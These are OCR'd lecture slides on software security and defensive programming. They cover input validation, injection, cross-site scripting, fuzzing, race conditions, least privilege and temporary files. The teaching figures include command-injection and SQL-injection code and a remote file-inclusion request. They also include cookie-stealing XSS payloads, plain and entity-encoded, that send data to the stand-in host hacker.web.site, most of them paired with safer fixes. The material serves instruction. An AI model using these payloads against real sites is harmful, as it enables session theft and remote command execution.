

Lecture 15 – Software Security Continued

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Interpretation of Program Input

- Program input may be binary or text
  - Binary interpretation depends on encoding and is usually application specific
- There is an increasing variety of character sets being used
  - Care is needed to identify just which set is being used and what characters are being read
- Failure to validate may result in an exploitable vulnerability
- 2014 Heartbleed OpenSSL bug is a recent example of a failure to check the validity of a binary input value

Injection Attacks

- Flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program

Most often occur in scripting languages

- Encourage reuse of other programs and system utilities where possible to save coding effort
- Often used as Web CGI scripts

```
 1  #!/usr/bin/perl
 2  # finger.cgi - finger CGI script using Perl5 CGI module
 3
 4  use CGI;
 5  use CGI::Carp qw(fatalsToBrowser);
 6  $q = new CGI;          # create query object
 7
 8  # display HTML header
 9  print $q->header,
10        $q->start_html('Finger User'),
11        $q->h1('Finger User');
12  print "<pre>";
13
14  # get name of user and display their finger details
15  $user = $q->param("user");
16  print `/usr/bin/finger -sh $user`;
17
18  # display HTML footer
19  print "</pre>";
20  print $q->end_html;
```

(a) Unsafe Perl finger CGI script

```
<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

(b) Finger form

```
Finger User
Login    Name                 TTY   Idle   Login   Time    Where
lpb      Lawrie Brown         p0           Sat     15:24 ppp41.grapevine

Finger User
attack success
-rwxr-xr-x   1 lpb   staff   537 Oct 21 16:19 finger.cgi
-rw-r--r--   1 lpb   staff   251 Oct 21 16:14 finger.html
```

(c) Expected and subverted finger CGI responses

```
14  # get name of user and display their finger details
15  $user = $q->param("user");
16  die "The specified user contains illegal characters!"
17      unless ($user =~ /^\w+$/);
18  print `/usr/bin/finger -sh $user`;
```

(d) Safety extension to Perl finger CGI script

Figure 11.2 A Web CGI Injection Attack

```
$name = $_REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result = mysql_query($query);
```

(a) Vulnerable PHP code

```
$name = $_REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" .
    mysql_real_escape_string($name) . "';"
$result = mysql_query($query);
```

(b) Safer PHP code

Figure 11.3 SQL Injection Example

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
…
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b) HTTP exploit request

Figure 11.4 PHP Code Injection Example

Cross Site Scripting (XSS) Attacks

Attacks where input provided by one user is subsequently output to another user

Commonly seen in scripted Web applications

- Vulnerability involves the inclusion of script code in the HTML content
- Script code may need to access data associated with other pages
- Browsers impose security checks and restrict data access to pages originating from the same site

Exploit assumption that all content from one site is equally trusted and hence is permitted to interact with other content from the site

XSS reflection vulnerability

- Attacker includes the malicious script content in data supplied to a site

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```


(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

Validating Input Syntax



Alternate Encodings

May have multiple means of encoding text

Growing requirement to support users around the globe and to interact with them using their own languages

Unicode used for internationalization

- Uses 16-bit value for characters
- UTF-8 encodes as 1-4 byte sequences
- Many Unicode decoders accept any valid equivalent sequence

Canonicalization

- Transforming input data into a single, standard, minimal representation
- Once this is done the input data can be compared with a single representation of acceptable input values

Validating Numeric Input

- Additional concern when input data represents numeric values
- Internally stored in fixed sized value
  - 8, 16, 32, 64-bit integers
  - Floating point numbers depend on the processor used
  - Values may be signed or unsigned
- Must correctly interpret text form and process consistently
  - Have issues comparing signed to unsigned
  - Could be used to thwart buffer overflow check

Input Fuzzing

Developed by Professor Barton Miller at the University of Wisconsin Madison in 1989

Software testing technique that uses randomly generated data as inputs to a program

- Range of inputs is very large
- Intent is to determine if the program or function correctly handles abnormal inputs
- Simple, free of assumptions, cheap
- Assists with reliability as well as security

Can also use templates to generate classes of known problem inputs

- Disadvantage is that bugs triggered by other forms of input would be missed
- Combination of approaches is needed for reasonably comprehensive coverage of the inputs

Writing Safe Program Code

- Second component is processing of data by some algorithm to solve required problem
- High-level languages are typically compiled and linked into machine code which is then directly executed by the target processor

Security issues:
• Correct algorithm implementation • Correct machine instructions for algorithm • Valid manipulation of data

Correct Algorithm Implementation

Issue of good program development technique

- Algorithm may not correctly handle all problem variants
- Consequence of deficiency is a bug in the resulting program that could be exploited

Initial sequence numbers used by many TCP/IP implementations are too predictable

- Combination of the sequence number as an identifier and authenticator of packets and the failure to make them sufficiently unpredictable enables the attack to occur

Another variant is when the programmers deliberately include additional code in a program to help test and debug it

- Often code remains in production release of a program and could inappropriately release information
- May permit a user to bypass security checks and perform actions they would not otherwise be allowed to perform
- This vulnerability was exploited by the Morris Internet Worm

Ensuring Machine Language Corresponds to Algorithm

- Issue is ignored by most programmers
  - Assumption is that the compiler or interpreter generates or executes code that validly implements the language statements
- Requires comparing machine code with original source
  - Slow and difficult
- Development of computer systems with very high assurance level is the one area where this level of checking is required
  - Specifically Common Criteria assurance level of EAL 7

Correct Data Interpretation

- Data stored as bits/bytes in computer
  - Grouped as words or longwords
  - Accessed and manipulated in memory or copied into processor registers before being used
  - Interpretation depends on machine instruction executed
- Different languages provide different capabilities for restricting and validating interpretation of data in variables
  - Strongly typed languages are more limited, safer
  - Other languages allow more liberal interpretation of data and permit program code to explicitly change their interpretation

Correct Use of Memory

- Issue of dynamic memory allocation
  - Unknown amounts of data
  - Allocated when needed, released when done
  - Used to manipulate Memory leak
  - Steady reduction in memory available on the heap to the point where it is completely exhausted
- Many older languages have no explicit support for dynamic memory allocation
  - Use standard library routines to allocate and release memory
- Modern languages handle automatically

Race Conditions

- Without synchronization of accesses it is possible that values may be corrupted or changes lost due to overlapping access, use, and replacement of shared values
- Arise when writing concurrent code whose solution requires the correct selection and use of appropriate synchronization primitives
- Deadlock
  - Processes or threads wait on a resource held by the other
  - One or more programs has to be terminated

Operating System Interaction

Programs execute on systems under the control of an operating system

- Mediates and shares access to resources
- Constructs execution environment
- Includes environment variables and arguments

Systems have a concept of multiple users

- Resources are owned by a user and have permissions granting access with various rights to different categories of users
- Programs need access to various resources, however excessive levels of access are dangerous
- Concerns when multiple programs access shared resources such as a common file

Environment Variables

Collection of string values inherited by each process from its parent	• Can affect the way a running process behaves • Included in memory when it is constructed
Can be modified by the program process at any time	• Modifications will be passed to its children
Another source of untrusted program input	
Most common use is by a local user attempting to gain increased privileges	• Goal is to subvert a program that grants superuser or administrator privileges

```
#!/bin/bash
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(a) Example vulnerable privileged shell script

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(b) Still vulnerable privileged shell script

Figure 11.6 Vulnerable Shell Scripts

Vulnerable Compiled Programs

Programs can be vulnerable to PATH variable manipulation

If dynamically linked may be vulnerable to manipulation of LD_LIBRARY_PATH

Use of Least Privilege

Privilege escalation

- Exploit of flaws may give attacker greater privileges

Least privilege


- Run programs with least privilege needed to complete their function

Determine appropriate user and group privileges required

- Decide whether to grant extra user or just group privileges

Ensure that privileged program can modify only those files and directories necessary

Root/Administrator Privileges



System Calls and Standard Library Functions

Programs use system calls and standard library functions for common operations

Programmers make assumptions about their operation

- If incorrect behavior is not what is expected
- May be a result of system optimizing access to shared resources
- Results in requests for services being buffered, resequenced, or otherwise modified to optimize system use
- Optimizations can conflict with program goals

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ]
open file for writing
for each pattern
   seek to start of file
   overwrite file contents with pattern
close file
remove file
```

(a) Initial secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ]
open file for update
for each pattern
   seek to start of file
   overwrite file contents with pattern
   flush application write buffers
   sync file system write buffers with device
close file
remove file
```

(b) Better secure file shredding program algorithm

Figure 11.7 Example Global Data Overflow Attack

Preventing Race Conditions

- Programs may need to access a common system resource
- Need suitable synchronization mechanisms
  - Most common technique is to acquire a lock on the shared file
- Lockfile
  - Process must create and own the lockfile in order to gain access to the shared resource
  - Concerns
    - If a program chooses to ignore the existence of the lockfile and access the shared resource the system will not prevent this
    - All programs using this form of synchronization must cooperate
    - Implementation

Safe Temporary Files

- Many programs use temporary files
- Often in common, shared system area
- Must be unique, not accessed by others
- Commonly create name using process ID
  - Unique, but predictable
  - Attacker might guess and attempt to create own file between program checking and creating
- Secure temporary file creation and use requires the use of random names

Other Program Interaction

Programs may use functionality and services of other programs

- Security vulnerabilities can result unless care is taken with this interaction
  - Such issues are of particular concern when the program being used did not adequately identify all the security concerns that might arise
  - Occurs with the current trend of providing Web interfaces to programs
  - Burden falls on the newer programs to identify and manage any security issues that may arise

Issue of data confidentiality/integrity

Detection and handling of exceptions and errors generated by interaction is also important from a security perspective

Handling Program Output

- Final component is program output
  - May be stored for future use, sent over net, displayed
  - May be binary or text
- Important from a program security perspective that the output conform to the expected form and interpretation
- Programs must identify what is permissible output content and filter any possibly untrusted data to ensure that only valid output is displayed
- Character set should be specified

Summary

- Software security issues
  - Introducing software security and defensive programming
- Writing safe program code
  - Correct algorithm implementation
  - Ensuring that machine language corresponds to algorithm
  - Correct interpretation of data values
  - Correct use of memory
  - Preventing race conditions with shared memory
- Handling program output
- Handling program input
  - Input size and buffer overflow
  - Interpretation of program input
  - Validating input syntax
  - Input fuzzing
- Interacting with the operating system and other programs
  - Environment variables
  - Using appropriate, least privileges
  - Systems calls and standard library functions
  - Preventing race conditions with shared system resources
  - Safe temporary file use
  - Interacting with other programs

Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?